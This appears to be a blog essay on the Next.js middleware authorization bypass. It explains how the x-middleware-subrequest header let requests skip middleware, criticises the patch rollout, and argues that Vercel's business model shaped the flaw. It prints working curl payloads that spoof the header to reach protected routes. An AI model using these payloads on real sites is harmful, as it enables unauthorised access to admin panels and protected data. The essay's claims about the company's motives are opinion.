The Next.js Middleware Bypass: How a Single HTTP Header Broke Authentication Everywhere
A CVSS 9.1 vulnerability let attackers bypass all Next.js middleware auth with one curl command. The real story isn't the bug—it's how Vercel's edge computing business model created a security hole that took three weeks and two failed patches to fix.
Everyone building authentication in Next.js middleware just learned they’ve been building on sand.
On March 21, 2025, a critical vulnerability in Next.js was disclosed to the world: all middleware-based authorizations can be bypassed by a simple HTTP header, leaving admin panels, protected APIs, sensitive reports exposed in broad daylight—up for grabs with a one-liner curl command.

A rookie mistake from million-dollar engineers
What actually happened here?
A framework trusted user-supplied HTTP headers to make security decisions.
That’s it. That’s the vulnerability. Anyone who’s written a web application knows the first rule: never trust the client. Headers, cookies, query parameters, form fields - all of it arrives from an untrusted source. You validate everything. You trust nothing.
This isn’t arcane security knowledge. It’s the kind of thing you learn in your first web programming class, right after “don’t concatenate SQL queries.”
Yet here we are. A framework backed by hundreds of millions in venture capital, maintained by engineers commanding Silicon Valley salaries, shipped code that would fail a sophomore security audit. Not for months - for years. Three years of code reviews, three years of security audits, three years of production deployments, and nobody asked the obvious question: “Wait, can’t anyone just… send this header?”
The CVSS 9.1 score is almost charitable. Five of six severity metrics maxed out. The only reason “availability” scored lower is that the scoring rubric doesn’t account for the secondary effects. Bypass authentication, find the most expensive database query in the application, hammer it without rate limiting. The DDoS potential is a freebie.
Why the mechanism existed
Follow the money.
Vercel is a cloud platform company that happens to maintain an open-source framework. The framework exists to feed the platform. Next.js is the top of the funnel; Vercel’s hosting revenue is the bottom. Every architectural decision in Next.js can be understood through this lens.
Vercel’s competitive advantage is edge computing. Deploy your Next.js app on their platform, and your middleware gets distributed across their global CDN. Requests hit the nearest edge node, middleware executes there, and only what’s left travels to your origin server. For authentication redirects or A/B testing or geolocation routing, the response comes back before your origin server even knows someone knocked.
This speed differential is Vercel’s moat. It’s why enterprise customers pay premium prices. It’s why Next.js middleware exists in its current form. The framework’s architecture serves the platform’s business model.
But distributed middleware has an engineering problem that centralized architectures don’t: recursion.
Consider middleware that checks a user’s session by calling an internal API:
// middleware.ts
export async function middleware(request: NextRequest) {
  // Fetch session from internal API
  const session = await fetch('/api/auth/session');

  if (!session.valid) {
    return NextResponse.redirect('/login');
  }

  return NextResponse.next();
}
User requests /dashboard. Middleware needs to verify the session, so it fetches /api/auth/session. But that fetch is itself a request—which triggers middleware again. That middleware execution also needs to verify the session, so it fetches /api/auth/session. Each internal fetch is a subrequest. Each subrequest triggers middleware. Infinite loop.
The engineers needed a way for the edge infrastructure to recognize its own internal requests. Their solution: tag subrequests with a special header. Middleware checks for the header, sees it, skips execution. The CDN can talk to itself without triggering infinite loops.
const subreq = params.request.headers["x-middleware-subrequest"];
const subrequests = typeof subreq === "string" ? subreq.split(":") : [];

if (subrequests.includes(middlewareInfo.name)) { //<— this is the trick
  result = {
    response: NextResponse.next(),
    waitUntil: Promise.resolve(),
  }
  continue;
}
Elegant, if you ignore one detail: HTTP headers are just text. Anyone can send them. The bypass mechanism that let Vercel’s infrastructure talk to itself also let attackers talk their way past every security check. The moat had a drawbridge, and the drawbridge was down.
The exploit
The attack is almost embarrassingly simple. For Next.js apps with middleware at the root:
curl -H "x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware" \
  https://target.com/admin
For apps using the src/ directory structure:
curl -H "x-middleware-subrequest: src/middleware:src/middleware:src/middleware:src/middleware:src/middleware" \
  https://target.com/admin
For older versions (pre-12.2) with page-level middleware:
curl -H "x-middleware-subrequest: pages/_middleware" \
  https://target.com/protected-page
The repeated values in the header aren’t strictly necessary for the bypass, but they appeared in early proof-of-concept exploits and have become the canonical payload.
The middleware doesn’t reject the request, doesn’t check credentials, doesn’t run at all. The entire authentication layer simply vanishes.
The patch comedy
February 27, 2025: vulnerability reported to Vercel.
March 17, 2025: first patch ships.
Eighteen days of silence for a critical vulnerability in what might be the most deployed React framework on the internet. Whatever internal process produced this timeline, it wasn’t optimized for user safety.
And what emerged from those eighteen days of engineering effort? The team decided to add cryptographic validation to the bypass header. Generate a random token, attach it to internal subrequests, verify the token when the request returns. Attackers can’t forge what they can’t predict.
The idea is sound. The implementation revealed that nobody in the room had thought through what “distributed system” means.
Problem one: entropy costs time. Generating cryptographically secure random values requires collecting entropy. On edge nodes handling cold starts, this adds latency. The entire point of edge middleware - the speed that justifies Vercel’s premium pricing - gets degraded by its own security fix. You can almost hear the product managers screaming.
Problem two: edge nodes don’t share state. The token gets generated on one edge node and stored in its local memory. But CDN architectures route requests based on load, geography, and availability. The subrequest might land on a completely different server. Different data center, even. That server has no record of the token. It rejects the request as forged. Legitimate users start seeing random authentication failures.
This is distributed systems 101. The kind of thing you learn the first time you try to build anything that spans multiple servers. The patch wasn’t just broken; it was broken in ways that suggested the team had never operated their own architecture under real conditions.
The community feedback was immediate and pointed. Vercel went quiet again. A week later, the final patch arrived.
It deleted the bypass mechanism entirely.
Three weeks total. The first patch created new problems. The second patch surrendered - just ripped out the feature that caused the vulnerability. The infinite loop problem that motivated the whole design? That’s your problem now. Write your middleware more carefully, or enjoy watching your edge functions recurse until timeout.
When you can’t fix the hole in your moat, apparently the answer is to drain it.
No free lunch
The JavaScript ecosystem has been here before.
In the early 2010s, Joyent hired Ryan Dahl and acquired de facto control of Node.js. What followed was years of stagnation. Features languished. Releases slipped. The 1.0 milestone kept receding into the future. The problem wasn’t technical - it was that Joyent’s cloud business had different priorities than the community’s needs.
The breaking point came when frustrated contributors forked the project into io.js. Suddenly Joyent faced a choice: cede control or watch the community route around them. They chose to transfer Node.js to a neutral foundation. The project recovered.
Vercel studied that playbook and found the vulnerability: a fork only threatens you if someone can execute it. So they didn’t just sponsor React - they hired key members of the React team. Several core contributors who deeply understood the codebase now drew a Vercel paycheck. The institutional knowledge required for a credible fork walked through Vercel’s doors and stayed.
This isn’t conspiracy. It’s just business. When you control the people, you control the project. Community dissatisfaction becomes background noise.
The result is a framework whose technical direction serves commercial goals. The industry’s pivot toward server-side rendering wasn’t purely a technical evolution - it was strategic positioning. SSR pushes frontend developers toward backend concerns. Backend concerns push them toward full-stack frameworks. Full-stack frameworks push them toward platforms that handle the complexity. The funnel terminates at Vercel’s checkout page.
Edge middleware fits the same pattern. It wasn’t designed because developers needed it. It was designed because it creates platform lock-in. The architecture makes Vercel deployments measurably faster than self-hosted alternatives. That speed differential is worth paying for. That’s the moat.
The header-based bypass that enabled this vulnerability? A necessary mechanism to make the moat work. Nobody asked whether it was secure because security wasn’t the point. Speed was the point. Stickiness was the point. The vulnerability was an externality - someone else’s problem until it became everyone’s problem.
This is the bargain you make with corporate open source. The code is free. The priorities are not. Sometimes the company’s interests align with yours. Sometimes they produce features you need. And sometimes they produce architectural decisions that expose your users while the vendor spends two weeks failing to ship a working patch.
You’re not a customer. You’re not a community member whose voice matters. You’re a user being channeled toward a conversion event. The framework is the product that makes you the product.
There’s no free lunch. When you adopt someone’s framework, you adopt their constraints, their architectural opinions, their business model, their incentive structures. You inherit the consequences of decisions made in rooms you’ll never enter, by people optimizing for metrics you’ll never see.
Liked this?
New essays and project notes, delivered to your inbox. Unsubscribe anytime.